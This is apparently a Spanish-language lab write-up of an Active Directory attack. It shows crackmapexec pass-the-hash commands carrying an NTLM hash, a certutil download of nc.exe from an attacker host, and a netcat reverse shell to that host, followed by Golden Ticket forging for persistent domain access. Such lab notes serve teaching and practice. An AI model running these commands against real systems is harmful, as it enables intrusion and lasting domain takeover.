
Acá se pasa en netcat a la carpeta home para luego pasarlo a la maquina victima con crackmapexec.



Primero creamos un directorio llamado prueba-jessid, todo esto desde crackmapexec.

Subimos un servidor simple http:






Listamos para comprobar la creación del directorio.




Descargamos desde nuestro servidor simple http, que subimos desde la maquina atacante, básicamente esto lo que hace es bajar netcat desde la maquina victima.

crackmapexec smb 172.16.1.129 -u Administrador -d cs.org -H aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236 -x "certutil.exe -urlcache -f http://172.16.4.63:8080/nc.exe C:\prueba-jessid\nc.exe"




Listamos dentro del directorio y la descarga fue correcta, se descargó nc.exe .



Aca se ejecuta el netcat y se abre el cmd, lo que generará una resverse shell

crackmapexec smb 172.16.1.129 -u Administrador -d cs.org -H aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236 -x "C:\prueba-jessid\nc.exe -e cmd.exe 172.16.4.63 4555"



Escuchamos desde nuestra maquina atacante y verificamos el funcionamiento de el cmd.


Pass the ticket.


Confirmamos que contamos con el hash del usuario Kerberos, responsable de proporcionar los tickets, y procedemos a crear uno.


Generar un Golden Ticket: Este ticket alterado permite autenticarse en cualquier recurso del dominio con privilegios de administrador, sin requerir las contraseñas originales.

Brinda acceso persistente: Con este ticket es posible acceder al dominio incluso si se cambian las contraseñas de las cuentas, siempre y cuando el hash de la cuenta KRBTGT permanezca intacto.

Almacena el ticket: El archivo generado (jessid.kirbi) se puede utilizar con herramientas como Mimikatz para autenticarte en los sistemas del dominio.







Aquí verificamos que creamos el ticket y listamos los recursos compartidos del servidor.